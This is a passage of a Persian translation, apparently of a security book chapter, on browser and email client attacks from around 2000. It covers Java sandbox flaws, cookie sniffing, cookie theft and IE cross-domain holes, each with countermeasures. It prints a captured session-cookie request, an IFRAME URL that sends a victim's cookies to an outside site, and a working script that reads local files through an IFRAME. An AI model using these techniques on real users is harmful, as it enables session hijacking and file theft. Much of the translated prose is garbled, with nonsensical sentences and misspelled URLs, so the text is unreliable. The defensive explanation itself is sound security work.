احتیاط

بسیار دقت کنید که فقط سایتهای بسیار مطمئن را به حوزهٔ سایتهای مطمئن اختصاص بدهید ، چونکه در این‌صورت محدودیت کمتری در ظرفیت یا گنجایش فعال download کردن یا runکردن توسط آنها وجود خواهد داشت . مطلع باشیدکه حتی سایتهای respectable – looking (سایتهایی که انتظار دیدن آنها) هم ممکن است توسط هک‌کنندگان بد اندیش مورد مخاطره قرار گیرند .

شما همچنین می‌توانید وضعیتZone– like را در Outlook / Express (OE) بمنظور خواندن mail تغییر دهید شما حوزه‌ای را در ظرفیت نمایش داده شده در Email خواننده که هم در حوزهٔ اینترنت هم در حوزهٔ سایتهای محدود شده یا انحصاری شده بکار می‌رود انتخاب می‌کنید . البته ، ما پیشنهاد می‌کنیم که آن را در سایتهای محدود شده (Restricted Site) قرار دهید . Outlook 2000 security update جدید این کار را برای شما انجام می‌دهد . مطمئن شوید که حوزهٔ سایتهای محدودشده طوری تنظیم شده باشند که تمام Option فعال را غیرفعال کرده باشد . یعنی High را انتخاب کنید و سپس دکمهٔ custom level را به عقب ببرید و بطور دستی هر چیزی را که High در حالت باز نگه می‌دارد را غیرفعال نمایید (یا اینکه آنها را طوری set کنید که در صورت در دسترس‌نبودن امنیت بالای High را داشته باشید .) جدول 2-16 چگونگی configure کردن Outlook برای Restricted Site را نشان می‌دهد .

از آنجائیکه با IE اشکالات مشابه‌ای در setting نرم‌افزار Outlook به‌level بسیار محدودکننده وجود دارد ، بهرحال مندرجات ، وقتیکه در فرمی پیغام Email می‌آید و خطر ناشی از این تغییر بسیار سنگین و مهمتر از فواید علمی آن است ممانعت بیشتری دارد . اگر شما ما را باور دارید آنرا بخوانید یک واقعیت بزرگتر درباره حوزه‌های امنیتی این است که شما می‌توانید Outlook را بخاطر عملکردش با قدرت عمل کاری بیشتر از نمایشگر web شما تنظیم کنید . اگر شما بدانید که چگونه باید نرم افزار را اصلاح کنید می‌توانید یکسال فرض‌کردن را بطور قابل انعطافی به بالاترین سطح امنیت برسانید .

روزنه‌هاي امنيتي JAVA

یک روز خوب در دههٔ 1990 ، میکروسیستم‌های sun تصمیم به خلق یک نمونه برنامه‌ای شدند که خیلی از مشکلات نویسندگان نرم‌افزاری (برنامه‌نویسان نرم‌افزار) کامپیوتر که در روزهای نخستین کامپیوترسازی مواجه بودند را مورد خطاب قرار داد .

نتیجهٔ تلاششان برگدانده شدن Java بوده است و این گروه به همان خوبی مشکلات رایج امنیتی برنامه‌نویسان را حل نمودند .

اغلب مردم معتقدندکه Java بطور 100% امن است . البته با انیکه ،این غیرممکن است به نظر می‌رسد اما به هر حال Java بار امنیتی را بوسیله راههای جالبی بالا می‌برد . (بحث زیر برای Java 2 یا JDk 1.2 ، Architecture که بطور معمول در این نوشته بود مناسب است)

Java یک زبان طراحی شده بسیار ظریف می‌باشدکه از ایجاد خیلی از اشتباهاتی که باعث بوجودآمدن مشکلات امنیتی برای برنامه‌نویسان می‌شود جلوگیری می‌کند مانند لبریزشدن بافر .

یک نوع محکم و استوار از زبان که تلفیق همگردانی در زمان اجرای برنامه توسط JVM Java Virtual Machine را اجرا می‌کند و محقق و ساختار دستوری آن که ناحیه‌هایی از حافظهٔ برنامه‌های که به آنها دسترسی دارند را محافظت می‌نماید .

Java همچنین بطور غیرمستقیم حافظه قابل دسترس با حافظهٔ قابل دستکاری آدرسها را بوسیلهٔ Pointers محافظت می‌نماید و به برنامه‌نویسان این اجازه را می‌دهد که دستورات را داخل running code درج نماید .

سپس JVM یک ساختار مدیریت امنیتی دارد که کنترل دستیابی روی منابع سیستم بر اساس یک خط مشی امنیتی تعریف‌پذیرکاربر را اداره می‌کند . علاوه بر نوع رسیدگی ما این تصور کلی بوجود می‌آید که sand box از کد Java جهت اجرای فعالیتهای ویژه بدون رضایت علمی کاربر جلوگیری می‌نماید . مهمتر از همه اینکه Java کد نشانه برای ارائه مدرک بیشتر در مورد اعتبار کد خارجی را تکمیل می‌کند. کاربرها می‌توانند تصمیم بگیرند که code را run کنند یا نکنند . بر اساس اینکه آیا آنها به امضاء معتقدند یا بیشتر شبه کد موثق . سرانجام ، مشخصات Java بطور عمومی درست شده‌اند و هر کسی می‌توانند با موشکافی کردن در http://www.Java.sun.com به آن دسترسی پیدا کند . ظاهراً این آزادی برای انتقاد و آنالیز تعدادی Darwin Selution بر علیه نقطه ضعف طرح را فراهم می‌سازد .

در فرضیه این مکانیزمها اکثراً بسیار مشکل می‌توانند گیر بیفتند : (در حقیقت خیلی از آنها بطور رسمی جهت امن‌بودن ، امتحان شده‌اند . در تمرین ، به هر حال امنیت Java در اوقات بیشماری بدلیل مشکل دیرینهٔاجرای آن از حقایق طرح شکسته شده است . برای مرور و بررسی مناسب تاریخ Security Java از یک Prespective دنیای واقعی ، صفحهٔ SIP یا The princetion University Server Internetدر سایت

http://www.cs.princention.edu/sip/history/index.php3 نگاه کنید ما در آینده در مورد اجراهای اصلی اخیر Java که باعث جاری‌کردن مناسب‌ترین به Client – side کاربر می‌شود را مورد بحث قرار خواهیم داد .

توجه :

برای background (زمینهٔ پشتی) قطعی و نهایی در Java Scripting ، Java Security FAQ در سایت زیر رجوع شود :
http://www.Java.sun.com/sfaq/index.html

اشکالات Jvm ارتباط دهنده Net Scape

Popularity:	*4*
Simplicity:	*1*
Impact:	*7*
Risk Rating:	*4*

در آوریل سال 1999 ، karsten sohr در دانشگاه ماربرگ آلمان به نقص جزء اصلی امنیت در Netscape Communicator's Jvm پی برد . به این ترتیب تحت بعضی شرایط Jvm قادر به چک‌کردن تمام کدهایی که بدرون Jvm بارگزاری می‌شوند نبود . کشف این عیب به حمله‌کننده اجازه runکردن کدی را می‌دهد که باعث شکسته‌شدن مکانیزم نوع بی‌خطر Java در جایی که به نام type confusion attack (یک نوع حمله درهم‌برهم) می‌باشد . این یک نمونه کلاسیک از اجرای طرح VS می‌باشد که قبلاً ذکر شده است.

غیرفعال ساختن Java در Netscape

Netscape را با جدیدترین نسخه upgrade کنید یا Java را به ترتیب ذیل (همانطوریکه در جدول 3-16 مشاهده می‌کنید) غیرفعال نمایید .

۱- در Communicator قسمت edit | preferences را انتخاب کنید .

۲- در preferences کادر محاوره‌ای یا dialog Box قسمت Advanced category را انتخاب کنید .

۳- در dialog Box قسمت Enable Java check Box را پاک کنید .

۴- روی Ok کلیک کنید .

بنظر ما روشن و فعال‌گذاشتن Java Script بسیار خوب می‌باشد و آن امروزه به سختی توسط web siteها بکار برده می‌شود و همین که غیرفعال‌ساختن آندو بطور احتمالی می‌شود . به هر حال ما قویاً Java Script را در Netscape's Mail & News پیشنهاد می‌کنیم همانطوریکه در شکل 3-16 نشان داده شده است ، آن‌را غیرفعال سازید . برای جزئیات بیشتر از سایت :
http://www.netscape.com/security/notes/sohr Java.html
استفاده نمایید .

Microsoft Java Sandbox flow

Popularity:	*4*
Simplicity:	*1*
Impact:	*7*
Risk Rating:	*4*

IE در ماکروسفات ذره ذره شده است توسط یک اشکال مشابه اندکی پس از آن عیوب مقتضی در اجرای یک sandbox در Microsoft Jvm ،مکانیزمهای امنیتی Java می‌توانستند کاملاً توسط میزبان applet برنامه‌نویسی شده بصورت بداندیشانه بوسیلهٔ یک web server از راه دور در HTML فرمت شده پیغام E mail گیر بیفتند .

رفع اشکال یا تعمیرکردن Microsoft Internet Explore

برای دریافتن اینکه شما آسیب‌پذیری دارید یا نه ، خط سریع دستوری (command Prompt) را باز کنید و Jview را تایپ کنید ،شماره درست را چک

کنید (چهار رقم آخر شمارهٔ نسخهٔ) و ببینید در کدامیک از دسته طبقه‌بندی‌های زیرین قرار گرفته است :

vesion	status
1520 or lower	Not affected by vulnerability
2000 – 2438	Affected by vulnerability
3000 – 3146	Affected by vulnerability

متعجب نشوید اگر Jview به شما نشان می‌دهد که باید تحت تاثیر آسیب‌پذیری قرار گیرید حتی اگر Explore Internet هم نصب نشده باشد . محصولاتی دیگر همانند Microsoft Visual studio می‌توانند Jvm را نصب کنند . ما غافل‌گیر شدیم وقتی که فهمیدیم یک version آسیب‌پذیر از Jvm را در حین رایت‌کردن (writing) این قطعه که با IE 5.0 نصب شده است انتشار دادیم تقریباً یکسال پس از رهاکردن این patch .




Figure 16-3. Disable Java in Netscape Communicator to protect against malicious Java applets. JavaScript is safer, but should be disabled for Mail and News as shown.

patch تکه نرم‌افزاری Virtual Machine sandbox نامیده می‌شود و در لیست قطعه نرم‌افزاری اصلی IE در http://www.microsoft.com/windows/ie/download/Default.htm قابل دسترسی می‌باشد . شما حتی ممکن است دریابید که کلاً غیرفعال کردن Java برای رسیدن به نهایت امنیت لازم است .

تکه نرم‌افزاری که بنام Virtual Machine sandbox کار گذاشته می‌شود قابل دسترس در patch لیست اصلی Internet Explore در سایت زیر می‌باشد :

http://www.microsoft.com/windows/ie/download/default.htm

حتی ممکن است ملاحظه کنید که جهت رسیدن به غایت امنیت (امنیت نهایی) غیرفعال‌کردن Java در IE حتماً نیاز می‌باشد . اگر چه در حال تمرین با web هستند اما در حین مشاهدهٔ ساتیهایی که در آنها appletهای جاوا بکار رفته بطور کل صامت و بی‌حرکت می‌مانند . (اپلت‌ها برنامه‌های جاوا ایستگاه کاری می‌باشند)

برای غیرفعال‌کردن جاوا در IE ، پروسهٔ خلاصه شده در بخش قبلی حوزه‌های امنیتی IE را دنبال نمایید و حتماً خاطر جمع باشید که هر تنظیمی (setting) که عطف به جاوا می‌شود بعلاوهٔ تنظیم امنیتی حوزهٔ اینترنتی در وضعیت High (بالا) بطور دستی غیرفعال شده باشد .

Brown Orifice اشکالات بیشتر Java

Popularity:	7
Simplicity:	5
Impact:	3
Risk Rating:	5

در طول تابستان 2000 دن برواملف (Dan Brumleve) ادعا نمود که به دو تا از عیوب و اشتباهات اجرایی جاوا در Netscape Communicator پی برده است . بویژه موضوعاتی با فایل کتابخانه‌ای کلاس جاوا . زمانیکه کارهای حساسی انجام می‌گرفته در مانده‌اند و یا اینکه نتایج چک‌کردنها را نادیده گرفته شوند و طبقه‌بندی سوال‌ها در socket server .Java.net وجود دارد یک sockets network هسته آماده به زنگ (گوش بفرمان) در جائیکه ارتباط شبکه (network communication) و netscape.net URL Connecting و netscape.net URL Inputstcan پذیرفته شده است ایجاد می‌کند که در واقع اینها روشهای استاندارد Java را برای خواندن فایلهای محلی خلاصه و تجزیه می‌کنند . در تمام این مثالها این class شامل متدها و روشهایی هستند که در راه رسیدن به مدیریت امنیتی مناسب شکست‌خورده و موفق‌نبوده‌اند .

روشی را برای شناختن اینکه آیا applet براستی به اجرای این فعالیتها اجازه می‌دهد یا اینکه اگر در چک‌کردن موفق نشود از اعلام نتایج استثنایی چشم‌پوشی می‌کند پیدا کنید .

عملکرد این اشتباهات در یک مجموعه یا ترکیب ناشی از writeکردن یک Java applet است که می‌توان این روشها را بعنوان ایجاد یک port گوش‌بزنگ (listening port) و ایجاد توانایی جهت دسترسی به فایلهای سیستم نام برد .

رفتار و عمل دن کاملاً سخاوتمندانه است چرا که به کاربرها این اجازه را می‌دهد تا فقط دایرکتوریهایی را که می‌خواهند share کنند . applet های جنایتکار می‌توانستند بسیار مخفیانه‌تر با در معرض‌گذاشتن کسانی که Netscape را برای فاش‌سازی احتمالی اطلاعات بسیار مهم و حساس بکار می‌برند ، با این کار بکنند .

اقدام متقابل Brown Orifice :

طبق معمول ، تنها راه واقعی در امان‌بودن از appletهای جنایتکار جاوا غیرفعال کردن Java در نمایشگر web می‌باشد . روند عملکرد Netscape را در اوایل بخش بنام(غیرفعال‌نمودن جاوا در Netscape) و در شکل 3-16 توضیح داده شده است و ما این setting را برای کاربرهای Netscape پیشنهاد کردیم .

http://www. Netscape.com/security/notes/indexhtml

این آسیب‌پذیری روی (Communicator) ارتباط‌دهندهٔ ویرایش 4.0 تا 4.47 ویندوز ، سیستمهای عامل مکنتاژ Macintash و Unix اثر می‌گذارد .

این آسیب‌پذیری روی Netscape 6 Preview Release 1 یا 2 Preview Release تاثیرپذیر نیست . از هیولای cookie غافل نشوید .

در شگفتیم که چگونه بعضی از web siteها به ملاقات شما جنبهٔ شخصی می‌دهند ، درست مثل بخاطرآوردن مندرجات یک کارت خرید یا حتی یک (protocal) پروتکلی که تحت‌الشعاع web و world wide webقرار می‌گیرد ، برای ردیابی و پیداکردن چیزها از یک visit (ملاقات) به دیگری تسهیلاتی یا ابزاری ندارد ، بنابراین با شتاب وسعت می‌یابد تا اجازه می‌دهد که یک همچینین state را روی سرتاسر HTTP نگهداری کند .

مکانیزمی که در RFC 2109 شرح داده شده ، مکانیزم توصیفی در cookies RFC 2109 یا تکن‌های ویژه‌ای که شامل سوالها و جوابهای HTTP می‌باشد را تنظیم می‌کند که به web site این فرصت را می‌دهد تا شما را که از این سایت به سایت دیگر می‌روید و سایتهای را یکی‌یکی مشاهده می‌کند بخاطر بیاورید . Cookies می‌تواند برای هر قسمت تنظیم شوند در حالیکه آنها در حافظهٔ فرار (موقتی) باقی بمانند و تا زمانیکه نمایشگر بسته می‌شود یا بر طبق تنظیم زمان انقضاء از بین می‌رود آنها می‌توانند بطور پایا و مداوم در هارد درایو کاربر بعنوان یک فایل text معمولاً در یک دایرکتوری بنام cookies بمانند . (بطور نمونه %windir%\cookies تحت win 9x یا %userprfile%\cookies تحت NT / 2000)

ممکن است تصور کنید ، حمله‌کنندگان می‌توانند در cookies شما دست می‌برند حتی قادرند از Online identify (مشخصه یا هویت روی خط) شما کلاهبرداری نمایند یا اطلاعات مهم را از این سو و آن سو جمع‌آوری نمایند و در cookies پنهان کنند . به خواندن ادامه دهید تا ببینید که به چه راحتی می‌توانید اینکار را بکنند .

cookie Snarfing

Popularity:	7
Simplicity:	5
Impact:	2
Risk Rating:	5

ربودن cookies به این منظور که آنها را از شبکه بیرون بکشد و سپس دوباره در سرور نمایش داده شود عملی بسیار غیرانسانی است . ابزارهای هر بسته ، online کوچک می‌توانند این وظیفه را انجام دهند ، اما یکی از آنها که برای cookie Snarfing بهتر از همه می‌باشد Spy Net / Peep Net توسط Laurentiu Nicula است (برای یافتن این گوهر در http://www.packetstormsecurity.com جستجو کنید) .

SlyNet دو ابزاری است که درکار هماهنگی و جورکردن آنها نقش دارد : برنامهٔ Capture Net یک دستگیری واقعی بسته‌های کوچک و نگهداری آنها روی دیسک را اجرا می‌کند و ابزار PeepNet فایل تسخیر شده را برای نوسازی قسمتهایی در فرم خوانای انسانی باز می‌کند . PeepNet می‌تواند بطور واقعی یک قسمت نمایش web Browsing را دوباره نمایش دهد فقط در زمانیکه شما بعنوان کاربری که رویش نظارت می‌شود بودید .

مثال زیر یک شکل بسیار کوچک و ناچیز از نوسازی قسمتی از امتیازات cookie برای کنترل دستیابی به صفحهٔ مشخصی می‌باشد .

```
Get http ://www.victim.net/image/logo.gif HTTP/1.0
Accept: */*
Referrer : http://www.victim.net/
Host : www.victim.net
Cookie : jrunsessionid=96114024278141622 ; cuid = TORPM1ZXTFRLR1pWTVFISEb1ahblah
```

شما می‌توانید بوضوح ببینید که (Token) تکن کوکی cookies در این HTTP درخواستی ارسالی به server تامین شده است . بخش مناسب بنام cuid است که یک هویت منحصربفرد جهت اعتباردادن به این کاربر در سایت http://www.victim.net را مشخص می‌کند . هم‌اکنون در مورد مهاجمینی که این سایت victim.net را نظاره‌گر هستند و شناسایی ورود یا ID ورود خودشان را ایجاد و cookieاشان را دریافت می‌کنند صحبت می‌نماییم . بسیار اتفاقی است که victim.net یک cookie مداوم در فایلهای نوشتاری روی دیسکت را تنظیم نماید . (همانطوریکه در مقابل per-session ، cookies در حافظهٔ فرار (یا موقتی) ذخیره می‌شود)

مهاجمین قادرند cookieهای خودشان را باز کنند و ورودی "cuid=" را با یکی از آنها که بوکشیدند جایگزین نمایند به محض ورود به آنچه که در victim.net گذشته ، مهاجمین بعنوان یک مشتری جدید تغییر چهره می‌دهند . توانایی PeepNet جهت دوباره‌نمایش دادن sessionهای نهایی و یا انتخاب تنها بخشهایی از آن ، این نوع تهاجم یا حمله را آسان‌تر می‌سازد . با استفاده از دکمه Go Get it! صفحات واقعی که دیده شده توسط یک کاربر می‌تواند بازگردان یا بازیافت شود . در شکل 4-16 با ذکر مثال کاملاً این موضوع روشن شده است . در واقع PeepNet دستورات تکمیلی افراد با بکارگیری اعتبار cookieهایشان که توسط Capture Net استشمام شده‌اند را به نمایش می‌گذارد . (توشهٔ پایین سمت راست جدول "cookies" را ببینید .

ایـن یک حیلهٔ بسیار زیبا است . CaptureNet می‌تواند یک رمزگشایی کامل از عبور و مرورهای ضبط شده که تقریباً معادل اطلاعات خروجی ابزار تجزیه و تحلیل پروتکل با سطح حرفه‌ای باشد را نمایان می‌سازد .Network Associates , Inc.'s snifferPro خیلی بهتر از SpyNet آزاد است .

اقدام متقابل در برابر Cookie Cutters

مواظـب سـایتهایی باشـید کـه Cookies را بـرای شناسـایی و ذخـیرهٔ داده‌هـای حسـاس شخصی بکار می‌برند. یک وسیلهٔ که شما را در این زمینه کمک می‌کند ، Cookie Pal محصـول نـرم‌افـزاری kookaburra اسـت . (http://www.kburra.com/cpal.html) و مـی‌توانـد بـر اساس اخطار به شما تنظیم شود بطوریکـه وقتـیکه سایتهای وب قصد اجرای Cookies را دارند ، و شما قادر هستید آنچه که پشت صحنهٔ اتفاق می‌افتد را ببینید بنابراین شما مختارید و می‌توانید تصمیم بگـیرید کـه ایـن اجـازه را بـه آنها بدهید یا ندهید !IE ماکروسافت ساختاری از Cookie در قالب feature بتصویر کشیده است . خصیصه‌ای که بنام کنترل گزینه‌های اینترنـت(Internet Options Control Panel) بـر چسب امنیتی (security tab) قلمرو امنیت (Internet Zone) ، (Cust on level) سطح سفارشی و "Prompt" برای Cookieهای ماندگار و هر نشست، موجود است .

رفتار Cookie مرورگر Netscape از طریق Edit\Preferences|Advance کارگذاشته می‌شود:

Warn Me Before Accepting A Cookie or Disable Cookies

یعنی به من اعلان خطر کن قبل از قبول یک Cookie یا غیرفعال کرن Cookie به شکل 3-16 مراجعه شود . برای آن دسته از Cookieها که شما قبول می‌کنید ، آنهـا را اگـر روی disk نوشـته شـده‌اند کنترل کنید و می‌ببینید که هر اطلاعات شخصی در مورد شما را ذخیره می‌کنند .همچنین بخاطر بسپاریدکه اگر شما یک سایت در حـال بکارگـیری Cookieجهت شناسایی را مشاهده می‌کنید آنها بایستی لااقل SSL را برای کدنویسی پست با مقدار اولیه از نام کاربری شما و کلمهٔ عبورتان بکار ببرند بـرای ایـنکه آن فقـط متن رمزگذاری نشده در PeopNet رانشان نمی‌دهد . ما ترجیح می‌دهیم که Cookie را یکجا غیرفعال سازیم بجز تعدادی از سایتها که ما اغلب مکـرراً آنهـا را بصورت فعال تقاضا می‌کنیم . بعنوان مثال سرویس Hotmail عمومی ماکروسافت بطور وسیعی درخواست می‌کند Cookies بمنظور Log in بحالت فعـال بمـاند . برای اینکه Hot mail میان سرورهای شناسایی مختلفی می‌چرخد ، همچنین آسان هم نیست که فقط Hot mail به منطقهٔ Trusted Sites تحت Internet Options اضـافه شود . Cookiesها راههای ناقص و ناتمامی برای عیوب HTTP هستند ،اما انتخابی احتمالاً بسیار بدتر هستند . (بعنوان مثال افزودن مشخصـه‌ای بـه نـام URL هـا کـه ممکـن است در proxyها ذخیره شده باشند) تا زمانیکه کسی با نظر بهتری قدعلم نکرده است ، هدایت و نظارت Cookiesها در بکارگیری ابزاری که قبلا به آنها رجوع شده تنها راه حل محسوب می‌شوند .

ربودن Cookies از طریق URL جنایتکار

Popularity:	5
Simplicity:	8
Impact:	2
Risk Rating:	5

یـک اندیشـهٔ ترسـناک مـی‌گویـد : کاربـرهای IE کـه یک URL ، را عمداً کلیک می‌کنند ، برای Cookiesهایشان که آشکار شده‌اند بالقوه آسیب‌پذیر هستند . Benneh Haseltan و Jamie McCarthy یک دست‌نویس در :

http://www. peace fire .org/security/ie Cookies

قرار داده‌اند که به این فکر جامهٔ واقعی می‌پوشاند .

مـثال زیر توسط ریچارد ام اسمیت مشاور امنیتی اینترنت پیشنهاد گردیده است ولی خاطر نشان می‌سازد که چگونه IFRAME می‌تواند اتصال با عمل Peace fire جهت دزدیدن Cookiesها بکار برده شود .

```
<iframe src = "http://www.peace fire.org%2F security%2 fie Cookies%2F show
Cookies.html %3f . yahoo .com/"></iframe>
```

یک پیغام جنایتکار Email که محتوی یک همچنین اتصالات تعبیه شده هست می‌توانست Cookiesهای روی hard را برباید و آنها را به اپراتورهای سایت peace fire.org برگشـت دهـد. خوشـبختانه ، تـبهکاران peace fire شـبیه یـک قوم و خویش مهربان بنظر می‌رسند. اما آیا شما واقعاً آنها را برای داشتن تمام ابزارها جهت فاش‌کردن داده‌های پنهانی می‌خواهید؟!!!

بستن و بازکردن Cookie Jar

بدست آوردن و بکاربردن تکه برنامه عطف به :

http://www.microsoft.com/technet/security/bulletin/ms00-033.asp

Cookies ها می‌توانند به نوبت جهت بکارگیری ساختار وظیفه‌ای Cookies Pal یا IE همانطوریه قبلاً شرح داده شده ، هدایت شوند .

آسیب‌پذیري ناشي از Internet Explore HTML Frame

یک خصیصهٔ کم‌شناس مرورگر اینترنتی ماکروسافت همان "cross-domain Security model" می‌باشد . برای توضیح بیشتر به سایت زیر مراجعه نمایید :

http://www.microsoft.com/technet/security/bulletin/fq00-009.asp

بطـور اختصـار ،مـدل بطور واضح کار می‌کند برای ممانعت‌کردن مرورگر ویندوز که توسط یک وب سایت ایجاد شده است (ساده‌ترین فرم یک "domain" IE) از خـوان ، دستیابی در غیر این‌صورت مزاحمت ایجادکردن برای داده‌ها در پنجرهٔ سایت دیگر . یک استنباط از این مدل این است که چهارچوبهای بازشدهٔ HTML میان یک پنجرهٔ بایستی تنها توسط پنجرهٔ مادر قابل دسترسی باشد اگر همان domain باشند (قلمرو = domain)

آنچـه کـه ایـن مـدل را جالـب مـی‌نمـاید این است که سیستم فایل محلی نیز یک قلمرو تحت IE را مراقبت می‌کند . بنابراین مکانیسمی که بطریقی به مدل امنیتی (cross – domain) سراسـر قلمـرو تجاوز می‌کند ، درهای بسیای را برای اپراتورهای بد اندیش و جنایتکار وب سایت باز خواهد نمود تا بتوانند داده‌ها را مرور کنند نه تنها از سایر سایتهایی که مورد نظارهٔ کاربر هستند، بلکه از فایلهای ورودی روی درایو سخت خودشان .

بعضـی از ایـن مشـکلات بطـور نـاقص قـابل اسـتفاده هستند توسط بکارگیری چند خط از کد روی وب سایت جنایتکار یا با ارسال آنها در یک پیغام Email . تعداد برجسته‌ای از آنها را بعداً مورد بررسی قرار خواهیم داد .

بکارگیري IFRAME & IE document.exec command براي خواندن سایر قلمروها (domain)

Popularity:	5
Simplicity:	6
Impact:	7
Risk Rating:	6

جرجی گانینسکی معلم مرورگر امنیتی چندین اشیاء ایجاد شده در جایی که امنیت سراسر قلمرو IE شکسته شده‌اند را معرفی نموده است . (سایت زیر را ببینید !!) :
http://www.guninski.com/browser.html\www.guninski.com/.)

در زمان ایجاد شدن این مشکلات، جرجی اغلب یک وسیله نفوذ با برچسب IFRAME را که قبلاً ذکرشد بکارمی‌برد.

IFRAME پسوندی برای HTML 4.0 است. بدون شباهت با برچسب استانداردIFRAME، HTML FRAME یک قاب شناور ایجاد می نماید که در وسط صفحه وبِ منظم قاب بندی نشده بنشیند، درست شبیه تصویر تعبیه شده. این یک راه محجوب وابسته به قرار دادن محتوا از سایتهای دیگر (یا حتی سیستم فایل محلی) به یک صفحه وب است و بخوبی دسترسی داده‌ها از domain های دیگر بصورت نهانی درخواست شده است.

ایـن رفـتار ویژه یک مثال عالی از تکنیک اوست. او IFRAME را با منبع که بطور مساوی در یک فایل مساوی قرار گیرد بکار می برد و سپس Java Script را بدرون IFRAME تزریق می‌کند ،که داخل domain یک سیستم فایل محلی اجرا می‌شود . اگر کدهای شامل Java Script تزریق شده شبیه به:
IFRAME.focus( ); documet.exec Command ("command_ name") باشد .

سپس command_ name در داخلIFRAME در زمینه قلمرو دستگاه محلی اجرا خواهد شد .

اگـر عملگرهای (اپراتورهای) جنایتکارِ وب سایت نام و مکان یک فایل را، می دانستند (یا لااقل می‌توانستند حدس بزنند) آنها می‌توانستند هر نوع فایلی را که قادر بود در یـک پـنجره مرورگـر باز شود را ببینند کنند. یک فایل شبیه به _.Winnt\repair\sam ـ نمی تواند خوانده شود ـ این جعبه محاوره(dialog box) فایلِIE راکه فایل C:\TEST.TXT را خواهد خواند فعال می‌کند در صورتیکه آن در درایو یک کاربر موجود باشد و این قابل دسترس است در :
http.//www.guninski.com/execc.htm\www.guninski.com/.

اقدام متقابل در برابر IFRAME and document.exec Command

تکه برنامه (pateh). قابل دسترس دربکاربرید :

http://www.microsoft.com/technet/security/bulletin/ms99-042.asp

بـه نوبت، شما می توانستید Active Scripting . را با بکار بردن مکانیسم مشابه با آنچه در قسمت حوزه‌های امنیتی (Security Zones) مورد بحث قرار گرفت، غیرفعال نمائید.

بازبیني IE Frame Domain

Popularity:	5
Simplicity:	6
Impact:	7
Risk Rating:	6

Andrew Nosenko از Mead & Company در ژوئن سال 2000 گزارش دادندکه دو تابع درIE کنترل مناسب اعضاء قلمرو یاDomain.را اجرا نمی‌کنند و این اجازه را به صفحه HTML ساخته شده دست، می‌دهد تا بصورت جنایتکارانه قابِ حاوی یک فایل محلی را باز کند و آنرا بخواند.
(ببینید:

http://www.ntsecurity.net/go/loader.asp?id=/security/ie5-17.htm نـباید در خـارج انجـام بگـیرد، جرجـی گانیسـکی یک آسیب

پذیری مشابه در سایتش را ارسال نمود. کد جرجی بصورت فریب آمیزی ساده است:

```
<IFRAME ID="I1"></IFRAME>
<SCRIPT for = I1 event = "NavigateComplete2 (b) ">
alert ("Here is your file: \n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate ("file://c:/text.txt");
setTimeout ('I1.navigate ("file://c:/text.txt") ',1000);
</SCRIPT>
```

یکبار دیگر، وی یک فایل آزمایشی را مورد هدف قرار داده است اما نتوانست درست به آسانی هر مرورگرِ فایل قابل مشاهده در سیستم کاربر را با ساختن سازگاریهای مناسب برای خط "file://c:/Test.txt " بخواند.

⛔ اقدام متقابل براي Frame Domain Verification (بازبيني فلمرو فاب)

تکه برنامه قابل دسترس را از طریق بکاربرید :

http://www.microsoft.com/technet/security/bulletin/fq00-033.asp

دوباره با غیرفعال ساختن Active Scripting حیطه کاری انتخابی خواهد بود که شدیداً عملیات وب سایتها را محدود خواهد کرد .(حوزه‌های امنیتی که قبلاً مورد بحث قرار گرفته را ببینید).

SSL FRAUD

.SSL پروتکلی است که در آن امروزه اکثریت دادو ستدهای امنِe--commerce. در اینترنت با آن رخ می دهد. این بر اساس کلید عمومیِ نهان شناسی،که می‌تواند یک کمی تازه کار یا نوآموز را بترساند، می باشد. از نظر کسانی که در این اقتصاد نوین بنوعی می‌خرند یا می‌فروشند این یک عقیده اقتصادی و قابل نکوهش تلقی می‌نماید.

یک بازنگری خوب از چگونگی عملکردهای SSL در :

http://home.netscape.com/security/techbriefs/ssl.html وجود دارد.

SSL یک تشخیص امنیت است، بهرحال، آنزا بزبان قابل فهم می‌توانند ترجمه کنند .

همانطوریکه قبلاً مشاهده کردیم،خیلی از خطاها (slips) میان ظرف و لبه اش ـ که همان تکمیل یا اجرای عیوب جهت کاهش امنیت هر خصیصه ای تا درجه صفر می‌باشدـ قرار می‌گیرند.

ما در آینده در مورد نقص اجرا بحث خواهیم نمود.

قبل از اینکه به آن بپردازیم، یک عبارت پندآموز می‌گوید که: خوانندگان بابستی قدرتمندبرین رمزگشائی SSL قابل دسترس را برای مرورگر وبشان، رمزی باقدرت یا استحکام ۱۲۸ بیتی را جستجو کنند .

